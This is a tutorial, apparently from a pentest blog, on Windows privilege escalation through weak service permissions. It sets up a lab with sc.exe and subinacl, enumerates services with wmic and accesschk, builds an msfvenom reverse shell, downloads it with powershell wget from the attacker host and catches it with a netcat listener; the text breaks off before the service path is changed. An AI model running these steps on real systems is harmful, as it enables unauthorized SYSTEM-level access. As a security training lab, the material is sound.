Windows Privilege Escalation: Weak Services Permission

October 11, 2021 By Raj Chandel

Microsoft Windows offers a wide range of fine-grained permissions and privileges for controlling access to Windows components including services, files, and registry entries. Exploiting misconfigured services is one technique to increase privileges.




Table of Content

MS Windows Services


Microsoft Windows services, formerly known as NT services, enable you to create long-running executable applications that run in their own Windows sessions. These services can be automatically started when the computer boots, can be paused and restarted, and do not show any user interface. For each service, a registry key exists in HKLM\SYSTEM\CurrentControlSet\Services.

A system or a user account must be linked to a service for it to function properly. The following built-in system accounts are frequently used to operate services:

- LocalService
- NetworkService
- LocalSystem

Access Rights for the Service Control Manager

The SCM creates a service object’s security descriptor when the service is installed by the **CreateService** function. The default security descriptor of a service object grants the following access.




Account	Access rights
Remote authenticated users	The access rights for remote authenticated users are the same as for local authenticated users.
Local authenticated users (including LocalService and NetworkService)	**READ_CONTROL** **SERVICE_ENUMERATE_DEPENDENTS** **SERVICE_INTERROGATE** **SERVICE_QUERY_CONFIG** **SERVICE_QUERY_STATUS** **SERVICE_USER_DEFINED_CONTROL**
LocalSystem	**READ_CONTROL** **SERVICE_ENUMERATE_DEPENDENTS** **SERVICE_INTERROGATE** **SERVICE_PAUSE_CONTINUE** **SERVICE_QUERY_CONFIG** **SERVICE_QUERY_STATUS** **SERVICE_START** **SERVICE_STOP** **SERVICE_USER_DEFINED_CONTROL**
Administrators	**DELETE** **READ_CONTROL** **SERVICE_ALL_ACCESS** **WRITE_DAC** **WRITE_OWNER**

Weak Service Permission Lab Setup

This article will help to set up a lab that focuses on two Windows weak service Permission misconfigurations that allow an attacker to get administrative privileges:

- **Insecure Configuration File Permissions:** A low-privileged user can update service settings, such as the service binary that runs when the service starts.
- **Insecure Service Executable**: When the service starts, a low-privileged user can overwrite the binary it launches.


Weak Services Permissions
Insecure Configuration File Permissions
Insecure Service Executable


An Access Control List (ACL) for each service defines the permissions for that service. Some permissions are extremely damaging, such as:

- Command: sc qc <service> – to query the configuration of the service
- Command: sc query <service> – to check the current status of the service
- Command: net start/stop <service> – to start and stop the service
- Command: sc config <service> <option>= <value> – change the configuration of the service

Steps for Weak Services Permissions

Step 1: Run CMD as administrator and execute the below command to create a service with the name of Pentest inside /temp directory

```
sc.exe create pentest binPath= "C:\temp\service.exe"
```




```
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>sc.exe create pentest binPath= "C:\temp\service.exe"
[SC] CreateService SUCCESS

C:\Windows\system32>
```

Step2: To create a vulnerable service we need to assign some toxic privilege with the help of **SubinACL** to change the permission of services.

NOTE:

SubInACL is a little-known command-line tool from Microsoft, yet it is one of the best tools to work with security permissions in Windows. This tool is capable of changing the permissions of files, folders, registry keys, services, printers, cluster shares and various other types of objects.


In this case, we have granted a user permissions to suspend (pause/continue), start and stop (restart) a service. The full list of the available service permissions:



F : Full Control	E : Enumerate Dependent Services
R : Generic Read	C : Service Change Configuration
W : Generic Write	T : Start Service
X : Generic execute	O : Stop Service
L : Read control	P : Pause/Continue Service
Q : Query Service Configuration	I : Interrogate Service
S : Query Service Status	U : Service User-Defined Control Commands

Step3: After Download SubinACL, execute the following command to assign **PTOC Permissions** user “ignite” against “Pentest” service.

```
cd C:\Program Files (x86)\Windows Resource Kits\Tools
subinacl.exe /service pentest /grant=msedgewin10\ignite=PTOC
```




```
c:\>whoami /user

USER INFORMATION
----------------

User Name          SID
================== ============================================
msedgewin10\ignite S-1-5-21-321011808-3761883066-353627080-1003

c:\>cd C:\Program Files (x86)\Windows Resource Kits\Tools

C:\Program Files (x86)\Windows Resource Kits\Tools>subinacl.exe /service pentest /grant=msedgewin10\ignite=PTOC
pentest : new ace for msedgewin10\ignite
pentest : 1 change(s)


Elapsed Time: 00 00:00:00
Done:        1, Modified        1, Failed        0, Syntax errors        0
Last Done  : pentest

C:\Program Files (x86)\Windows Resource Kits\Tools>_
```

Abusing Insecure Configuration File Permissions (PTOC)

An attacker can escalate privileges by exploiting Service Configuration if the system binaries have the SERVIC_ ALL_ACCESS or SERVICE_CHANGE_CONFIG permissions.

Following an initial foothold, you may use the wmic programme to enumerate system services and query for the service name, startname, and path.

```
wmic service get name,startname,pathname
```




```
┌──(root💀kali)-[~]
└─# nc -lvp 1245
listening on [any] 1245 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 51519
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Downloads>wmic service get name,startname,pathname
wmic service get name,startname,pathname
Name                                      PathName
AJRouter                                  C:\Windows\system32\svchost.exe -k Lo
ALG                                       C:\Windows\System32\alg.exe
```

The service name shown as pentest exits the c:/temp directory, as shown in the following image. We may verify the service configuration with the following command.

```
sc qc pentest
```

The service account type is Localsystem, and it has privileges to start, stop, and pause services, according to the output.




```
UserDataSvc_3328d                         C:\Windows\system32\svchost.
WpnUserService_3328d                      C:\Windows\system32\svchost.
pentest                                   C:\temp\service.exe
uhssvc                                    "C:\Program Files\Microsoft


C:\Users\ignite\Downloads>sc qc pentest
sc qc pentest
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: pentest
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\temp\service.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : pentest
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\Users\ignite\Downloads>
```

We can identify SERVICE ALL ACCESS or SERVICE CHANGE CONFIG permissions using the **accesschk** Sysinternals tool since these capabilities allow attackers to change service settings.

```
accesschk.exe /accepteula -uwcqv ignite pentest
```


It says that Ignite user has full access to this service



```
C:\Users\ignite\Downloads>accesschk.exe /accepteula -uwcqv ignite pentest
accesschk.exe /accepteula -uwcqv ignite pentest

Accesschk v6.14 - Reports effective permissions for securable objects
Copyright � 2006-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

RW pentest
        SERVICE_ALL_ACCESS
```

Create an executable shell and install it on the victim’s machine, then modify the service binary path to a malicious executable since the user ignite has full access to the service and therefore has the ability to change the configuration.


```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=8888 -f exe >  shell.exe
python -m SimpleHTTPserver 80
```



```
┌──(root💀 kali)-[~]
└─# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=8888 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes

┌──(root💀 kali)-[~]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Use the following command to transfer malicious shell.exe into C:/temp and start a new Netcat listener within Kali Linux.


```
cd c:\Users\public
powershell wget http://192.168.1.3/shell.exe -o shell.exe
dir
```



```
C:\Users\ignite\Downloads>cd C:\Users\Public
cd C:\Users\Public

C:\Users\Public>powershell wget http://192.168.1.3/shell.exe -o shell.exe
powershell wget http://192.168.1.3/shell.exe -o shell.exe

C:\Users\Public>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Users\Public

10/04/2021  02:53 PM    <DIR>          .
10/04/2021  02:53 PM    <DIR>          ..
03/19/2019  01:59 PM    <DIR>          Documents
09/15/2018  12:33 AM    <DIR>          Downloads
09/15/2018  12:33 AM    <DIR>          Music
09/15/2018  12:33 AM    <DIR>          Pictures
10/04/2021  02:53 PM            73,802 shell.exe
09/15/2018  12:33 AM    <DIR>          Videos
               1 File(s)         73,802 bytes
               7 Dir(s)  24,127,254,528 bytes free
```

Because the ignite user has access to edit the service configuration and subsequently start the service, thus we can change the path and point it to our reverse shell payload.

